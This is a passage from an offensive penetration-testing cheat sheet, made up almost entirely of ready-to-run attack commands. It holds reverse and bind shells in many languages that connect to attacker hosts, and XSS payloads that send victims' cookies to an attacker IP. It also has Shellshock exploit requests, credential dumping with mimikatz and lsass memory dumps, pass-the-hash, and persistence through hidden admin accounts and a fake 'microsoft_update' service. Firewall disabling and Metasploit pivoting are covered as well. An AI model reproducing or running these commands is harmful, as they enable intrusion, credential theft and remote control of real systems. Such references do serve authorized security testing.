xterm -display 127.0.0.1:1 # Run this OUTSIDE the Xnest, another tab
xhost +targetip # Run this INSIDE the spawned xterm on the open X Server
```

If you want anyone to connect to this spawned xterm try:
```
xhost + # Run this INSIDE the spawned xterm on the open X Server
```

```
xhost + # Run this INSIDE the spawned xterm on the open X Server
```

Then on the target, assuming that xterm is installed, connect back to the open X Server on your system:
```
xterm -display attackerip:1
```

```
xterm -display attackerip:1
```

Or:
```
$ DISPLAY=attackerip:0 xterm
```

```
$ DISPLAY=attackerip:0 xterm
```

It will try to connect back to you, attackerip, on TCP port 6001.
Note that on Solaris xterm path is usually not within the PATH environment variable, you need to specify its filepath:

```
/usr/openwin/bin/xterm -display attackerip:1
/usr/openwin/bin/xterm -display attackerip:1
```

```
## PHP:
php -r '$sock=fsockopen("192.168.0.100",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
## JAVA:
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/192.168.0.100/4444;cat <&5 | while read line; do \$line
2>&5 >&5; done"] as String[])
p.waitFor()
```

OTHER

After compromising a Windows machine:

[>] List the domain administrators:
From Shell - net group "Domain Admins" /domain

[>] Dump the hashes (Metasploit)
msf > run post/windows/gather/smart_hashdump GETSYSTEM=FALSE

[>] Find the admins (Metasploit)

```
spool /tmp/enumdomainusers.txt
msf > use auxiliary/scanner/smb/smb_enumusers_domain
msf > set smbuser Administrator
msf > set smbpass
aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
msf > set rhosts 10.10.10.0/24
msf > set threads 8
msf > run

msf> spool off
```

[>] Compromise Admin's box

```
meterpreter > load incognito
meterpreter > list_tokens -u
meterpreter > impersonate_token MYDOM\\adaministrator
meterpreter > getuid
meterpreter > shell

C:\> whoami
mydom\adaministrator
C:\> net user hacker /add /domain
C:\> net group "Domain Admins" hacker /add /domain
```

Cookie Stealing:

[-] Start Web Service

```
python -m SimpleHTTPServer 80
```

[-] Use one of the following XSS payloads:

```
<script>document.location="http://192.168.0.60/?c="+document.cookie;</script>
<script>new
Image().src="http://192.168.0.60/index.php?c="+document.cookie;</script>
```

+ Upgrading simple shells to fully interactive TTYs
https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/

+ Temporary Web Server

```
python -m SimpleHTTPServer
python3 -m http.server
ruby -rwebrick -e "WEBrick::HTTPServer.new(:Port => 8888, :DocumentRoot =>
Dir.pwd).start"
php -S 0.0.0.0:8888
```

Command injection:

```
curl "http://192.168.0.16/commandexec/example1.php?127.0.0.1;ls"
```

Download file from URL:

```
curl -O https://the.earth.li/~sgtatham/putty/latest/putty.exe
```

- HTTP Authentication is used to inform the server user’s username and password so that it can authenticate that you’re allowed to send the request you’re sending. Curl is use HTTP Basic authentication. Now type following command which required username and password for login into website through curl.

```
curl --data "uname=test&pass=test" http://testphp.vulnweb.com/userinfo.php
```

File Upload
Upload option inside in website allow uploading of any image or text on that particular website, for example uploading any image on facebook. Use curl command to upload the putty.exe file on targeted system.

```
curl -F 'image=@/root/Desktop/putty.exe' http://192.168.0.16/upload/example1.php
```

```
dmitry -i [IP Address]
```

Gives you the domain name of the target IP addres
* dnsmap example.com -r /testing/bf-results.txt
Obtains sub-domains and IP addresses of example.com and exports them in text format to bf-results.txt

```
wget http://www.google.com/robots.txt
```

+ Use Nmap to remotely execute commands through SQL

```
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse <victim_ip> -p1433 --script-args
mssql.username=sa,mssql.password=<sql_password>,ms-sql-xp-cmdshell.cmd="net
user backdoor backdoor123 /add"
```

```
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse 10.11.1.31 -p1433 --script-args
mssql.username=<sql_user>,mssql.password=<sql_password>,ms-sql-xp-
cmdshell.cmd="net localgroup administrators backdoor /add"
```

+ Make browser appear as a search engine
Use curl (serch engine agents: googlebot, slurp, msnbot…)

```
curl -A "'Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)')"
'http://<victim_ip>/robots.txt'
```

+ Change headers of a http request using curl
Example: check for shellshock vulnerability: (PoC: '() { :; }; echo “CVE-2014-6271 vulnerable”' bash -c id)

```
curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id'
http://10.11.1.71/cgi-bin/admin.cgi
```

+ Execute process as another user (with credentials)
Create a ps1 file e.g. run.ps1 with powershell commands as below:

```
$secpasswd = ConvertTo-SecureString "<admin_pass_clear_text>" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential
("<Admin_username>", $secpasswd)
$computer = "<COMPUTER_NAME>"
[System.Diagnostics.Process]::Start("C:/users/public/<reverse_shell.exe>","",
$mycreds.Username, mycreds.Password, $computer)
```

Upload run.ps1 to victim's machine
Execute powershell command:

```
powershell -ExecutionPolicy Bypass -File c:\users\public\run.ps1
```

+ Get a root shell from MySQL
https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

+ Setuid binary for root shell

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
  setuid(0); setgid(0); system("/bin/bash");
}
```

Alternatively

```
#include <stdio.h>
#include <unistd.h>
main()
{
  setuid(0);
  execl("/bin/sh","sh",0);
  printf("You are root");
}
gcc -o rootme rootme.c
chown root:root && chmod 4777 /var/tmp/rootme
```

Alternatively

```
cp /bin/sh /tmp/root_shell; chmod a+s /tmp/root_shell;
/tmp/root_shell -p
```

+ Leverage xp_cmdshell to get a shell

```
sqsh -S <ip_address> -U sa -P <password>

exec sp_configure ‘show advanced options’, 1
go
reconfigure
go
exec sp_configure ‘xp_cmdshell’, 1
go
reconfigure
go
xp_cmdshell 'dir C:\'
go
```

+ Bypassing white-listing
http://subt0x10.blogspot.com/2017/04/bypass-application-whitelisting-script.html

+ Create small shellcode

```
msfvenom -p windows/shell_reverse_tcp -a x86 -f python --platform windows
LHOST=<ip> LPORT=443 -b "\x00" EXITFUNC=thread --smallest -e x86/fnstenv_mov
```

Exploit servers to Shellshock

```
# A tool to find and exploit servers vulnerable to Shellshock
# https://github.com/nccgroup/shocker
$ ./shocker.py -H 192.168.56.118  --command "/bin/cat /etc/passwd" -c /cgi-bin/status -
-verbose

# cat file
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo
\$(</etc/passwd)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc
192.168.56.118 80

# bind shell
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc -l -p 9999 -
e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 192.168.56.118 80

# reverse Shell
$ nc -l -p 443
$ echo "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc
192.168.56.103 443 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc
192.168.56.118 80
```

Root with Docker

```
# get root with docker
# user must be in docker group
ek@victum:~/docker-test$ id
uid=1001(ek) gid=1001(ek) groups=1001(ek),114(docker)

ek@victum:~$ mkdir docker-test
ek@victum:~$ cd docker-test

ek@victum:~$ cat > Dockerfile
FROM debian:wheezy

ENV WORKDIR /stuff
```

```
RUN mkdir -p $WORKDIR

VOLUME [ $WORKDIR ]

WORKDIR $WORKDIR
<< EOF

ek@victum:~$ docker build -t my-docker-image .
ek@victum:~$ docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c \
'cp /bin/sh /stuff && chown root.root /stuff/sh && chmod a+s /stuff/sh'
./sh
whoami
# root

ek@victum:~$ docker run -v /etc:/stuff -t my-docker-image /bin/sh -c 'cat
/stuff/shadow'
```

Tunneling Over DNS to Bypass Firewall

```
# Tunneling Data and Commands Over DNS to Bypass Firewalls
# dnscat2 supports "download" and "upload" commands for getting files (data and
programs) to and from # the victim’s host.

# server (attacker)
$ apt-get update
$ apt-get -y install ruby-dev git make g++
$ gem install bundler
$ git clone https://github.com/iagox86/dnscat2.git
$ cd dnscat2/server
$ bundle install
$ ruby ./dnscat2.rb
dnscat2> New session established: 16059
dnscat2> session -i 16059

# client (victum)
# https://downloads.skullsecurity.org/dnscat2/
# https://github.com/lukebaggett/dnscat2-powershell
$ dnscat --host <dnscat server_ip>
```

Compile Assemble code

```
$ nasm -f elf32 simple32.asm -o simple32.o
$ ld -m elf_i386 simple32.o simple32

$ nasm -f elf64 simple.asm -o simple.o
$ ld simple.o -o simple
```

Pivoting to Internal Network Via Non Interactive Shell

```
# generate ssh key with shell
$ wget -O - -q "http://domain.tk/sh.php?cmd=whoami"
$ wget -O - -q "http://domain.tk/sh.php?cmd=ssh-keygen -f /tmp/id_rsa -N \"\" "
$ wget -O - -q "http://domain.tk/sh.php?cmd=cat /tmp/id_rsa"

# add tempuser at attacker ps
$ useradd -m tempuser
$ mkdir /home/tempuser/.ssh && chmod 700 /home/tempuser/.ssh
$ wget -O - -q "http://domain.tk/sh.php?cmd=cat /tmp/id_rsa" >
/home/tempuser/.ssh/authorized_keys
$ chmod 700 /home/tempuser/.ssh/authorized_keys
$ chown -R tempuser:tempuser /home/tempuser/.ssh

# create reverse ssh shell
$ wget -O - -q "http://domain.tk/sh.php?cmd=ssh -i /tmp/id_rsa -o
StrictHostKeyChecking=no -R 127.0.0.1:8080:192.168.20.13:8080 -N -f
tempuser@<attacker_ip>"
```

Patator is a multi-purpose brute-forcer

```
# git clone https://github.com/lanjelot/patator.git /usr/share/patator
```

Windows Useful cmds

```
net localgroup Users
net localgroup Administrators
search dir/s *.doc
system("start cmd.exe /k $cmd")
sc create microsoft_update binpath="cmd /K start c:\nc.exe -d ip-of-hacker port -e
cmd.exe" start= auto error= ignore
/c C:\nc.exe -e c:\windows\system32\cmd.exe -vv 23.92.17.103 7779
mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords"
Procdump.exe -accepteula -ma lsass.exe lsass.dmp
mimikatz.exe "sekurlsa::minidump lsass.dmp" "log" "sekurlsa::logonpasswords"
C:\temp\procdump.exe -accepteula -ma lsass.exe lsass.dmp For 32 bits
```

C:\temp\procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp For 64 bits

PuTTY Link tunnel
Forward remote port to local address
plink.exe -P 22 -l root -pw "1234" -R 445:127.0.0.1:445 IP
Meterpreter portfwd
# https://www.offensive-security.com/metasploit-unleashed/portfwd/
# forward remote port to local address
meterpreter > portfwd add –l 3389 –p 3389 –r 172.16.194.141
kali > rdesktop 127.0.0.1:3389
Enable RDP Access
reg add "hklm\system\currentcontrolset\control\terminal server" /f /v
fDenyTSConnections /t REG_DWORD /d 0
netsh firewall set service remoteadmin enable
netsh firewall set service remotedesktop enable
Turn Off Windows Firewall
netsh firewall set opmode disable
Meterpreter VNC\RDP
a
# https://www.offensive-security.com/metasploit-unleashed/enabling-remote-desktop/
run getgui -u admin -p 1234
run vnc -p 5043
Add New user in Windows
net user test 1234 /add
net localgroup administrators test /add
Mimikatz use
git clone https://github.com/gentilkiwi/mimikatz.git
privilege::debug
sekurlsa::logonPasswords full
Passing the Hash
git clone https://github.com/byt3bl33d3r/pth-toolkit
pth-winexe -U hash //IP cmd

or

```
apt-get install freerdp-x11
xfreerdp /u:offsec /d:win2012 /pth:HASH /v:IP
```

or

```
meterpreter > run post/windows/gather/hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd83
0b7586c:::
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
msf exploit(psexec) > set SMBPass
e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
meterpreter > shell
```

Hashcat password cracking

```
hashcat -m 400 -a 0 hash /root/rockyou.txt
```

Netcat examples

```
c:> nc -l -p 31337
#nc 192.168.0.10 31337
c:> nc -v -w 30 -p 31337 -l < secret.txt
#nc -v -w 2 192.168.0.10 31337 > secret.txt
```

Window reverse shell

```
c:>nc -Lp 31337 -vv -e cmd.exe
nc 192.168.0.10 31337
c:>nc example.com 80 -e cmd.exe
nc -lp 80

nc -lp 31337 -e /bin/bash
nc 192.168.0.10 31337
nc -vv -r(random) -w(wait) 1 192.168.0.10 -z(i/o error) 1-1000
```

Find SUID\SGID root files

```
# Find SUID root files
find / -user root -perm -4000 -print

# Find SGID root files:
find / -group root -perm -2000 -print
```

```
# Find SUID and SGID files owned by anyone:
find / -perm -4000 -o -perm -2000 -print

# Find files that are not owned by any user:
find / -nouser -print

# Find files that are not owned by any group:
find / -nogroup -print

# Find symlinks and what they point to:
find / -type l -ls
```

Python shell

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Python\Ruby\PHP HTTP Server

```
python2 -m SimpleHTTPServer
python3 -m http.server
ruby -rwebrick -e "WEBrick::HTTPServer.new(:Port => 8888, :DocumentRoot =>
Dir.pwd).start"
php -S 0.0.0.0:8888
```

Compiling Windows Exploits on Kali

```
wget -O mingw-get-setup.exe
http://sourceforge.net/projects/mingw/files/Installer/mingw-get-setup.exe/download
wine mingw-get-setup.exe
select mingw32-base
cd /root/.wine/drive_c/windows
wget http://gojhonny.com/misc/mingw_bin.zip && unzip mingw_bin.zip
cd /root/.wine/drive_c/MinGW/bin
wine gcc -o ability.exe /tmp/exploit.c -lwsock32
wine ability.exe
```

SSH Pivoting

```
ssh -D 127.0.0.1:1080 -p 22 user@IP
```

```
Add socks4 127.0.0.1 1080 in /etc/proxychains.conf
proxychains commands target
```
SSH Pivoting from One Network to Another
```
ssh -D 127.0.0.1:1080 -p 22 user1@IP1
Add socks4 127.0.0.1 1080 in /etc/proxychains.conf
proxychains ssh -D 127.0.0.1:1081 -p 22 user1@IP2
Add socks4 127.0.0.1 1081 in /etc/proxychains.conf
proxychains commands target
```
Pivoting Using metasploit
```
route add X.X.X.X 255.255.255.0 1
use auxiliary/server/socks4a
run
proxychains msfcli windows/* PAYLOAD=windows/meterpreter/reverse_tcp LHOST=IP
LPORT=443 RHOST=IP E
```

or

```
# https://www.offensive-security.com/metasploit-unleashed/pivoting/
meterpreter > ipconfig
IP Address  : 10.1.13.3
meterpreter > run autoroute -s 10.1.13.0/24
meterpreter > run autoroute -p
10.1.13.0         255.255.255.0      Session 1
meterpreter > Ctrl+Z
msf auxiliary(tcp) > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 10.1.13.2
msf exploit(psexec) > exploit
meterpreter > ipconfig
IP Address  : 10.1.13.2
```

Exploit-DB search using CSV File
```
git clone https://github.com/offensive-security/exploit-database.git
cd exploit-database
./searchsploit –u
./searchsploit apache 2.2
./searchsploit "Linux Kernel"
```

```
cat files.csv | grep -i linux | grep -i kernel | grep -i local | grep -v dos | uniq | grep 2.6 |
egrep "<|<=" | sort -k3
```

Linux Security Commands

```
# find programs with a set uid bit
find / -uid 0 -perm -4000

# find things that are world writable
find / -perm -o=w

# find names with dots and spaces, there shouldn’t be any
find / -name " " -print
find / -name ".." -print
find / -name ". " -print
find / -name " " -print

# find files that are not owned by anyone
find / -nouser

# look for files that are unlinked
lsof +L1

# get information about procceses with open ports
lsof -i

# look for weird things in arp
arp -a

# look at all accounts including AD
getent passwd

# look at all groups and membership including AD
getent group

# list crontabs for all users including AD
```

```
for user in $(getent passwd|cut -f1 -d:); do echo "### Crontabs for $user ####"; crontab
-u $user -l; done

# generate random passwords
cat /dev/urandom| tr -dc ‘a-zA-Z0-9-_!@#$%^&*()_+{}|:<>?=’|fold -w 12| head -n 4

# find all immutable files, there should not be any
find . | xargs -I file lsattr -a file 2>/dev/null | grep ‘^….i’

# fix immutable files
chattr -i file
```

Win Buffer Overflow Exploit Commands

```
msfvenom -p windows/shell_bind_tcp -a x86 --platform win -b "\x00" -f c
msfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 -a x86 --
platform win -e x86/shikata_ga_nai -b "\x00" -f c
```

COMMONLY USED BAD CHARACTERS:

```
\x00\x0a\x0d\x20                      For http request
\x00\x0a\x0d\x20\x1a\x2c\x2e\3a\x5c         Ending with (0\n\r_)
```

# Useful Commands:
pattern create
pattern offset (EIP Address)
pattern offset (ESP Address)
add garbage upto EIP value and add (JMP ESP address) in EIP . (ESP = shellcode)

```
!pvefindaddr pattern_create 5000
!pvefindaddr suggest
!pvefindaddr modules
!pvefindaddr nosafeseh

!mona config -set workingfolder C:\Mona\%p
!mona config -get workingfolder
!mona mod
!mona bytearray -b "\x00\x0a"
```

```
!mona pc 5000
!mona po EIP
!mona suggest
```

BASH Reverse Shell

```
bash -i >& /dev/tcp/X.X.X.X/443 0>&1

exec /bin/bash 0&0 2>&0
exec /bin/bash 0&0 2>&0

0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196

0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196

exec 5<>/dev/tcp/attackerip/4444 cat <&5 | while read line; do $line 2>&5 >&5; done #
or: while read line 0<&5; do $line 2>&5 >&5; done
exec 5<>/dev/tcp/attackerip/4444

cat <&5 | while read line; do $line 2>&5 >&5; done # or:
while read line 0<&5; do $line 2>&5 >&5; done

/bin/bash -i > /dev/tcp/attackerip/8080 0<&1 2>&1
/bin/bash -i > /dev/tcp/X.X.X.X/443 0<&1 2>&1
```

PERL Reverse Shell

```
perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"attackerip:443");STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>;'

# for win platform
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN-
>fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
perl -e 'use
Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"))
;if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");
open(STDERR,">&S");exec("/bin/sh -i");};’
```

RUBY Reverse Shell

```
ruby -rsocket -e 'exit if
fork;c=TCPSocket.new("attackerip","443");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.p
rint io.read}end'

# for win platform
ruby -rsocket -e
'c=TCPSocket.new("attackerip","443");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print
io.read}end'
ruby -rsocket -e 'f=TCPSocket.open("attackerip","443").to_i;exec sprintf("/bin/sh -i
<&%d >&%d 2>&%d",f,f,f)'
```
PYTHON Reverse Shell
```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
("attackerip",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```
PHP Reverse Shell
```
php -r '$sock=fsockopen("attackerip",443);exec("/bin/sh -i <&3 >&3 2>&3");'
```
JAVA Reverse Shell
```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/attackerip/443;cat <&5 | while read line;
do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

NETCAT Reverse Shell
```
nc -e /bin/sh attackerip 4444
nc -e /bin/sh 192.168.37.10 443

# If the -e option is disabled, try this
# mknod backpipe p && nc attackerip 443 0<backpipe | /bin/bash 1>backpipe
/bin/sh | nc attackerip 443
rm -f /tmp/p; mknod /tmp/p p && nc attackerip 4443 0/tmp/

# If you have the wrong version of netcat installed, try
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc attackerip >/tmp/f
```
TELNET Reverse Shell
```
# If netcat is not available or /dev/tcp
```

```
mknod backpipe p && telnet attackerip 443 0<backpipe | /bin/bash 1>backpipe
```

XSS Cheat Codes
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

```
("< iframes > src=http://IP:PORT </ iframes >")

<script>document.location=http://IP:PORT</script>

';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert
(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))//–
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>

";!–"<XSS>=&amp;amp;{()}

<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>"">
<IMG
SRC=&amp;amp;#106;&amp;amp;#97;&amp;amp;#118;&amp;amp;#97;&amp;amp;#11
5;&amp;amp;#99;&amp;amp;#114;&amp;amp;#105;&amp;amp;#112;&amp;amp;#116;
&amp;amp;#58;&amp;amp;#97;&amp;amp;#108;&amp;amp;#101;&amp;amp;#114;&a
mp;amp;#116;&amp;amp;#40;&amp;amp;#39;&amp;amp;#88;&amp;amp;#83;&amp;a
mp;#83;&amp;amp;#39;&amp;amp;#41;>

<IMG
SRC=&amp;amp;#0000106&amp;amp;#0000097&amp;amp;#0000118&amp;amp;#0000
097&amp;amp;#0000115&amp;amp;#0000099&amp;amp;#0000114&amp;amp;#00001
05&amp;amp;#0000112&amp;amp;#0000116&amp;amp;#0000058&amp;amp;#000009
7&amp;amp;#0000108&amp;amp;#0000101&amp;amp;#0000114&amp;amp;#0000116
&amp;amp;#0000040&amp;amp;#0000039&amp;amp;#0000088&amp;amp;#0000083
&amp;amp;#0000083&amp;amp;#0000039&amp;amp;#0000041>
<IMG SRC="jav ascript:alert('XSS');">

perl -e 'print "<IMG SRC=javascript:alert(\"XSS\")>";' > out

<BODY onload!#$%&amp;()*~+-_.,:;?@[/|\]^`=alert("XSS")>
```

```
("><iframes http://google.com < iframes >)

<BODY BACKGROUND="javascript:alert('XSS')">
<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
"><script >alert(document.cookie)</script>
%253cscript%253ealert(document.cookie)%253c/script%253e
"><s"%2b"cript>alert(document.cookie)</script>
%22/%3E%3CBODY%20onload='document.write(%22%3Cs%22%2b%22cript%20src=htt
p://my.box.com/xss.js%3E%3C/script%3E%22)'%3E
<img src=asdf onerror=alert(document.cookie)>
```

Useful commands

[+] Remove text using sed

```
cat SSL_Hosts.txt | sed -r 's/\ttcp\t/:/g'
```

[+] Port forwarding using NCAT

```
ncat -lvkp 12345 -c "ncat --ssl 192.168.0.1 443"
```

[+] Windows 7 or later, build port relay

```
C:\> netsh interface portproxy add v4tov4 listenport=<LPORT> listenaddress=0.0.0.0
connectport=<RPORT> connectaddress=<RHOST>
```

[+] Grab HTTP Headers

```
curl -LIN <host>
```

[+] Quickly generate an MD5 hash for a text string using OpenSSL

```
echo -n 'text to be encrypted' | openssl md5
```

[+] Shutdown a Windows machine from Linux

```
net rpc shutdown -I ipAddressOfWindowsPC -U username%password
```

[+] Conficker Detection with NMAP

```
nmap -PN -d -p445 --script=smb-check-vulns --script-args=safe=1 IP-RANGES
```

[+] Determine if a port is open with bash

```
(: </dev/tcp/127.0.0.1/80) &>/dev/null && echo "OPEN" || echo "CLOSED"
```

Browser Addons

- Chrome:

Recx Security Analyser
Wappalyzer

- Firefox/Iceweasel:

Web Developer
Tamper Data
FoxyProxy Standard
User Agent Switcher
PassiveRecon
Wappalyzer
Firebug
HackBar

LOG EVERYTHING!

Metasploit - spool /home/<username>/.msf3/logs/console.log
Save contents from each terminal!
Linux - script myoutput.txt # Type exit to stop

[+] Disable network-manager
```
service network-manager stop
```

[+] Set IP address
```
ifconfig eth0 192.168.50.12/24
```

[+] Set default gateway
```
route add default gw 192.168.50.9
```

[+] Set DNS servers
```
echo "nameserver 192.168.100.2" >> /etc/resolv.conf
```

[+] Show routing table
```
Windows - route print
Linux   - route -n
```

[+] Add static route
```
Linux - route add -net 192.168.100.0/24 gw 192.16.50.9
Windows - route add 0.0.0.0 mask 0.0.0.0 192.168.50.9
```

[+] Subnetting easy mode
```
ipcalc 192.168.0.1 255.255.255.0
```

[+] Windows SAM file locations
```
c:\windows\system32\config\
c:\windows\repair\
bkhive system /root/hive.txt
samdump2 SAM /root/hive.txt > /root/hash.txt
```

[+] Python Shell
```
python -c 'import pty;pty.spawn("/bin/bash")'
```

ARP Scan
```
arp-scan 192.168.50.8/28 -I eth0
```

[+] NMAP Scans

[+] Nmap ping scan
```
sudo nmap –sn -oA nmap_pingscan 192.168.100.0/24 (-PE)
```

[+] Nmap SYN/Top 100 ports Scan
```
nmap -sS -F -oA nmap_fastscan 192.168.0.1/24
```

[+] Nmap SYN/Version All port Scan - ## Main Scan
```
sudo nmap -sV -PN -p0- -T4 -A --stats-every 60s --reason -oA nmap_scan 192.168.0.1/24
```

[+] Nmap SYN/Version No Ping All port Scan
```
sudo nmap -sV -Pn -p0- --exclude 192.168.0.1 --reason -oA nmap_scan 192.168.0.1/24
```

[+] Nmap UDP All port scan - ## Main Scan
```
sudo nmap -sU -p0- --reason --stats-every 60s --max-rtt-timeout=50ms --max-retries=1 -oA nmap_scan 192.168.0.1/24
```

[+] Nmap UDP/Fast Scan
```
nmap -F -sU -oA nmap_UDPscan 192.168.0.1/24
```

[+] Nmap Top 1000 port UDP Scan
```
nmap -sU -oA nmap_UDPscan 192.168.0.1/24
```

[+] HPING3 Scans
```
hping3 -c 3 -s 53 -p 80 -S 192.168.0.1
```
Open = flags = SA
Closed = Flags = RA
Blocked = ICMP unreachable
Dropped = No response

[+] Source port scanning
```
nmap -g <port> (88 (Kerberos) port 53 (DNS) or 67 (DHCP))
```
Source port also doesn't work for OS detection.

[+] Speed settings

-n	Disable DNS resolution
-sS	TCP SYN (Stealth) Scan

-Pn	Disable host discovery
-T5	Insane time template
--min-rate 1000	1000 packets per second
--max-retries 0	Disable retransmission of timed-out probes

[+] Netcat (swiss army knife)

```
# Connect mode (ncat is client) | default port is 31337
ncat <host> [<port>]

# Listen mode (ncat is server) | default port is 31337
ncat -l [<host>] [<port>]

# Transfer file (closes after one transfer)
ncat -l [<host>] [<port>] < file

# Transfer file (stays open for multiple transfers)
ncat -l --keep-open [<host>] [<port>] < file

# Receive file
ncat [<host>] [<port>] > file

# Brokering | allows for multiple clients to connect
ncat -l --broker [<host>] [<port>]

# Listen with SSL | many options, use ncat --help for full list
ncat -l --ssl [<host>] [<port>]

# Access control
ncat -l --allow <ip>
ncat -l --deny <ip>

# Proxying
ncat --proxy <proxyhost>[:<proxyport>] --proxy-type {http | socks4} <host>[<port>]
```

Add Linux User

```
/usr/sbin/useradd –g 0 –u 0 –o user
echo user:password | /usr/sbin/chpasswd
```

[+] Add Windows User

```
net user username password@1 /add
net localgroup administrators username /add
```

[+] Solaris Commands

```
useradd -o user
passwd user
usermod -R root user
```

[+] Dump remote SAM:

```
PwDump.exe -u localadmin 192.168.0.1
```

[+] Mimikatz

```
mimikatz # privilege::debug
mimikatz # sekurlsa::logonPasswords full
```

Windows Information
On Windows:

```
ipconfig /all
systeminfo
net localgroup administrators
net view
net view /domain
```

[+] SSH Tunnelling
Remote forward port 222

```
ssh -R 127.0.0.1:4444:10.1.1.251:222 -p 443 root@192.168.10.118
```

To show all exploits that for a vulnerability

```
grep <vulnerability> show exploits
```

# To select an exploit to use

```
use <exploit>
```

# To see the current settings for a selected exploit

```
show options
```

# To see compatible payloads for a selected exploit
show payloads

# To set the payload for a selected exploit
set payload <payload>

# To set setting for a selected exploit
set <option> <value>

# To run the exploit
exploit

# One liner to create/generate a payload for windows
msfvenom --arch x86 --platform windows --payload windows/meterpreter/reverse_tcp LHOST=<listening_host> LPORT=<listening_port> --bad-chars “\x00” --encoder x86/shikata_ga_nai --iterations 10 --format exe --out /path/

# One liner start meterpreter
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST <listening_host>;set LPORT <listening_port>;run;"

----------------- [+] Metasploit Pivot

Compromise 1st machine

# meterpreter> run arp_scanner -r 10.10.10.0/24
route add 10.10.10.10 255.255.255.248 <session>
use auxiliary/scanner/portscan/tcp
use bind shell

or run autoroute:

# meterpreter > ipconfig
# meterpreter > run autoroute -s 10.1.13.0/24
# meterpreter > getsystem
# meterpreter > run hashdump

```
# use auxiliary/scanner/portscan/tcp
# msf auxiliary(tcp) > use exploit/windows/smb/psexec
```

or port forwarding:

```
# meterpreter > run autoroute -s 10.1.13.0/24
# use auxiliary/scanner/portscan/tcp
# meterpreter > portfwd add -l <listening port> -p <remote port> -r <remote/internal host>
```

or socks proxy:

```
route add 10.10.10.10 255.255.255.248 <session>
use auxiliary/server/socks4a
```

Add proxy to /etc/proxychains.conf

```
proxychains nmap -sT -T4 -Pn 10.10.10.50
setg socks4:127.0.0.1:1080
```

----------------- [+] Pass the hash

If NTML only:

```
00000000000000000000000000000000:8846f7eaee8fb117ad06bdd830b7586c
```

STATUS_ACCESS_DENIED (Command=117 WordCount=0):
This can be remedied by navigating to the registry key, "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters" on the target systems and setting the value of "RequireSecuritySignature" to "0"

Run hashdump on the first compromised machine:

```
run post/windows/gather/hashdump
```

Run Psexec module and specify the hash:

```
use exploit/windows/smb/psexec
```

----------------- [+] Enable RDP:

```
meterpreter > run getgui -u hacker -p s3cr3t
```

Clean up command: meterpreter > run multi_console_command -rc /root/.msf3/logs/scripts/getgui/clean_up__20110112.2448.rc

----------------- [+] AutoRunScript
Automatically run scripts before exploiation:

```
set AutoRunScript "migrate explorer.exe"
```

[+] Set up SOCKS proxy in MSF

[+] Run a post module against all sessions

```
resource /usr/share/metasploit-framework/scripts/resource/run_all_post.rc
```

[+] Find local subnets 'Whilst in meterpreter shell'

```
meterpreter > run get_local_subnets
```

```
# Add the correct Local host and Local port parameters
echo "Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost
